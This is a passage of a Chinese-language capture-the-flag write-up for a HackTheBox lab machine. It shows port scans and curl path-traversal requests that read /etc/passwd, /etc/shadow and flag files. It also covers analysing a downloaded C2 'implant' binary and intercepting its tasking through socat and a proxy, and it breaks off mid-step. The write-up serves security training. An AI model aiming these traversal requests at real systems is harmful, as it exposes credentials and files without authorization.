
一、nmap#
TCP 全端口扫描:
$ sudo nmap -sS -p- -Pn -n 10.129.20.251 -oA tcp_ports -T4 --min-rate 5000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-29 08:22 EDT
Nmap scan report for 10.129.20.251
Host is up (0.011s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
2222/tcp open  EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 8.78 seconds
详细扫描:
$ sudo nmap -sV -sC 10.129.20.251 -p 22,80,2222 -Pn -n -oA tcp_ports_detail
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-29 08:23 EDT
Nmap scan report for 10.129.20.251
Host is up (0.0068s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ea:84:21:a3:22:4a:7d:f9:b5:25:51:79:83:a4:f5:f2 (RSA)
|   256 b8:39:9e:f4:88:be:aa:01:73:2d:10:fb:44:7f:84:61 (ECDSA)
|_  256 22:21:e9:f4:85:90:87:45:16:1f:73:36:41:ee:3b:32 (ED25519)
80/tcp   open  http    Uvicorn
| http-robots.txt: 1 disallowed entry
|_/file_management/?file=implant
|_http-title: Site doesn't have a title (application/json).
|_http-server-header: uvicorn
2222/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 16:77:76:8a:65:a3:db:23:11:21:66:6e:e4:c3:f2:32 (RSA)
|   256 61:92:eb:7a:a9:14:d7:60:51:00:0c:44:21:a2:61:08 (ECDSA)
|_  256 75:c1:96:9c:69:aa:c8:74:ef:4f:72:bd:62:53:e9:4c (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.69 seconds
22 和 2222 上运行的都是 ssh 服务,并且支持的算法种类一致。
80 上运行的是 http 服务,nmap 默认脚本告知该网站存在 robots.txt 端点,且里面的内容是:
/file_management/?file=implant脚本还指明该端口背后的服务是 uvicorn。

这是一个用 Python 写的 ASGI 服务器。
ASGI(Asynchronous Server Gateway Interface),支持异步处理请求。
二、file_management#
访问 80 服务:
$ curl http://10.129.20.251 -v
*   Trying 10.129.20.251:80...
* Connected to 10.129.20.251 (10.129.20.251) port 80
* using HTTP/1.x
> GET / HTTP/1.1
> Host: 10.129.20.251
> User-Agent: curl/8.14.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< date: Mon, 29 Jun 2026 12:51:15 GMT
< server: uvicorn
< content-length: 43
< content-type: application/json
<
* Connection #0 to host 10.129.20.251 left intact
{"auth":"16f3573116df68e708e69f90d31d583a"}
返回了一个 JSON 格式的认证信息(也许)。除此之外,并没有其他内容。
尝试访问 robots.txt 泄露出来的资源路径:
$ curl http://10.129.20.251/file_management/?file=implant -v
*   Trying 10.129.20.251:80...
* Connected to 10.129.20.251 (10.129.20.251) port 80
* using HTTP/1.x
> GET /file_management/?file=implant HTTP/1.1
> Host: 10.129.20.251
> User-Agent: curl/8.14.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< date: Mon, 29 Jun 2026 12:53:32 GMT
< server: uvicorn
< content-type: text/plain; charset=utf-8
< content-length: 3613632
< last-modified: Thu, 21 Oct 2021 17:45:19 GMT
< etag: f135a1b01bd827659ae96bc694d81946
<
Warning: Binary output can mess up your terminal. Use "--output -" to tell curl to output it to your terminal anyway, or consider "--output <FILE>" to save to a
Warning: file.
* client returned ERROR on write of 1334 bytes
* closing connection #0
根据警告信息,响应正文是一大串二进制信息。
将其保存为一个文件:
$ curl http://10.129.20.251/file_management/?file=implant -o implant
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 3528k  100 3528k    0     0   370k      0  0:00:09  0:00:09 --:--:--  480k
查看文件类型:
$ file implant
implant: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, for GNU/Linux 3.2.0, BuildID[sha1]=ce05777839d03f0df9cfcc82f20c437dd55e645e, with debug_info, not stripped- 可执行文件
- 架构:x86-64
- 静态链接
- not stripped:保留了符号表和调试信息,这对逆向工程很友好
尝试执行:
root@parrot:~# ./implant
terminate called after throwing an instance of 'nlohmann::detail::parse_error'
  what():  [json.exception.parse_error.101] parse error at line 1, column 1: syntax error while parsing value - unexpected end of input; expected '[', '{', or a literal
Aborted
implant 试图解析一段 JSON,但拿到的是空内容(因为读第一个字节就读到了输入结束符 EOF),因此报错。
先暂且不管这个可执行文件。
上面,通过对 file_management 端点,通过 GET 方法传输 file 到服务器,获得了该文件的内容,那是否可以访问服务器上的其他内容?
$ curl http://10.129.20.251/file_management/?file=../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
存在目录穿越的问题,并且能读取文件内容。
尝试只有 root 才能读的文件:
$ curl http://10.129.20.251/file_management/?file=../../../etc/shadow
root:*:18906:0:99999:7:::
daemon:*:18906:0:99999:7:::
bin:*:18906:0:99999:7:::
sys:*:18906:0:99999:7:::
sync:*:18906:0:99999:7:::
games:*:18906:0:99999:7:::
man:*:18906:0:99999:7:::
lp:*:18906:0:99999:7:::
mail:*:18906:0:99999:7:::
news:*:18906:0:99999:7:::
uucp:*:18906:0:99999:7:::
proxy:*:18906:0:99999:7:::
www-data:*:18906:0:99999:7:::
backup:*:18906:0:99999:7:::
list:*:18906:0:99999:7:::
irc:*:18906:0:99999:7:::
gnats:*:18906:0:99999:7:::
nobody:*:18906:0:99999:7:::
_apt:*:18906:0:99999:7:::
systemd-timesync:*:18921:0:99999:7:::
systemd-network:*:18921:0:99999:7:::
systemd-resolve:*:18921:0:99999:7:::
messagebus:*:18921:0:99999:7:::
sshd:*:18921:0:99999:7:::
也能读,看来运行该服务的用户可能是 root。
难道可以直接读取 root flag?
$ curl http://10.129.20.251/file_management/?file=../../../root/root.txt -v
*   Trying 10.129.20.251:80...
* Connected to 10.129.20.251 (10.129.20.251) port 80
* using HTTP/1.x
> GET /file_management/?file=../../../root/root.txt HTTP/1.1
> Host: 10.129.20.251
> User-Agent: curl/8.14.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 500 Internal Server Error
< date: Mon, 29 Jun 2026 13:09:49 GMT
< server: uvicorn
< content-length: 21
< content-type: text/plain; charset=utf-8
<
* Connection #0 to host 10.129.20.251 left intact
报了 500 响应。
如果是经常打 HackTheBox 的小伙伴,可能可以推断出,本题可能会涉及到两个机子(因为一上来就给 root 权限),因此在第一台机子上应该找 user.txt 即 user flag。
几番尝试之后,就拿到了 User Flag:
$ curl http://10.129.20.251/file_management/?file=../../../home/spooktrol/user.txt
Internal Server Error
$ curl http://10.129.20.251/file_management/?file=../../../home/user/user.txt
Internal Server Error
$ curl http://10.129.20.251/file_management/?file=../../../home/guest/user.txt
Internal Server Error
$ curl http://10.129.20.251/file_management/?file=../../../root/user.txt
d8d86e*****************
当然,这得益于对 HackTheBox 出题套路的熟练度,有点投机的感觉。
有了“目录穿越 + 任意文件读取”,理论上说,只要知道路径,即可下载服务源码,然后白盒分析。
根据常规路径猜测并不靠谱(因为本题的 Web 工作目录有个自定义的部分),需要用到 FUZZ 手段。
但按正常思路来讲,这点在实战中并不好想到或者只能被打上“可行”的标签,因为枚举是带运气成分的,而且碰壁之后容易转向别的路径。
因此,我打算先介绍另一条路径,最后在来填这里的“坑”。
三、implant#
回到之前下载的可执行文件。
报错的原因是响应内容为空。虽然报错,但请求已经发出去,会产生对应的流量。
wireshark 抓取流量:

这是一段 DNS 解析交互,最终将域名 spooktrol.htb 解析成 198.18.0.57:
# curl http://198.18.0.57 -v
*   Trying 198.18.0.57:80...
* TCP_NODELAY set
* Connected to 198.18.0.57 (198.18.0.57) port 80 (#0)
> GET / HTTP/1.1
> Host: 198.18.0.57
> User-Agent: curl/7.68.0
> Accept: */*
>
* Empty reply from server
* Connection #0 to host 198.18.0.57 left intact
curl: (52) Empty reply from server
返回空值,和之前的分析对上了。
修改映射文件:
$ echo '10.129.20.251 spooktrol.htb' | sudo tee -a /etc/hosts
10.129.20.251 spooktrol.htb
$ tail -n 1 /etc/hosts
10.129.20.251 spooktrol.htb
再次执行:
# ./implant
{"status":0,"arg1":"whoami","id":3,"result":"","target":"12def7182c14a7919138e0b881263cc8","task":1,"arg2":""}
null{"task":0}
No tasks...
{"task":0}
No tasks...
{"task":0}
No tasks...
运行起来了,在 wireshark 中能看到很多的 http 流量:

追踪 TCP 流:
GET / HTTP/1.1
Host: spooktrol.htb
Accept: */*


HTTP/1.1 200 OK
date: Mon, 29 Jun 2026 13:48:17 GMT
server: uvicorn
content-length: 43
content-type: application/json

{"auth":"12def7182c14a7919138e0b881263cc8"}
GET /?hostname=parrot HTTP/1.1
Host: spooktrol.htb
Accept: */*
Cookie: auth=12def7182c14a7919138e0b881263cc8


HTTP/1.1 200 OK
date: Mon, 29 Jun 2026 13:48:17 GMT
server: uvicorn
content-length: 10
content-type: application/json

{"task":0}
GET /poll HTTP/1.1
Host: spooktrol.htb
Accept: */*
Cookie: auth=12def7182c14a7919138e0b881263cc8


HTTP/1.1 200 OK
date: Mon, 29 Jun 2026 13:48:17 GMT
server: uvicorn
content-length: 110
content-type: application/json

{"status":0,"arg1":"whoami","id":3,"result":"","target":"12def7182c14a7919138e0b881263cc8","task":1,"arg2":""}
POST /result HTTP/1.1
Host: spooktrol.htb
Accept: */*
Cookie: auth=12def7182c14a7919138e0b881263cc8
Content-Length: 17
Content-Type: application/x-www-form-urlencoded

id=3&result=root

HTTP/1.1 200 OK
date: Mon, 29 Jun 2026 13:48:17 GMT
server: uvicorn
content-length: 4
content-type: application/json

null暴露了很多的端点:
/?hostname=parrot
/poll

/result
而且可以分析出,该程序会利用我当前用户的权限指定命令,两个关键的依据:
/?hostname=parrot,parrot是我当前的主机名- 我运行程序的时候,是用 root 用户执行的,
whoami→result=root似乎是在本地执行后将结果通过 POST 传值传给/result端点
为了验证我的想法,我打算用 Caido 作为本地与服务器之间的中间人,以便我改请求、响应。
先修改 hosts 文件:
127.0.0.1 spooktrol.htbhosts 文件时纯粹的主机名 → IP 地址映射,无法添加端口信息,而 Caido 监听的是 8080 端口(若监听 80 需要 root 权限运行)。
再通过 socat 监听 80 并将请求传到 8080 端口:
$ sudo socat TCP-LISTEN:80,fork,reuseaddr TCP:127.0.0.1:8080此时,程序发送请求到 spooktrol.htb 的时候,就会把请求先发送到代理服务器。
开启 Caido 的 invisible proxy 功能:

为什么要开启 invisible proxy 呢?
因为,程序根本不知道有代理,它发出的是一个普通的服务器请求:
GET / HTTP/1.1
Host: spooktrol.htb
...
而一个配置为常规代理(非 invisible proxy)的 Caido 端口,期望收到的是代理格式的请求:
GET http://spooktrol.htb/ HTTP/1.1
Host: spooktrol.htb
用的是绝对 URL。
解决了走代理的问题,还需要解决目的地址的问题。因为我们将“域名-IP”的映射改成了 spooktrol.htb → 127.0.0.1,如果不对目的地址进行修改,则程序就会出现和一开始一样的报错(接收空响应)。
在 Caido 中,配置 DNS 重写:

将访问 spooktrol.htb 的请求,都映射到 10.129.20.251 这个 IP。
此时运行程序,就能看到 HTTP 请求响应报文了:

开启拦截模式,准备修改响应中的 whoami 命令。
但是,我注意到,如果拦截报文的时间过长,则会导致程序报错。这说明程序具有超时处理逻辑。
因此,我打算用 Caido 中的 Match & Replace 功能实行自动化替换:

注意,这里有一个坑,在 Caido 看到的报文内容默认是 Pretty 模式的,即排版进行了优化:
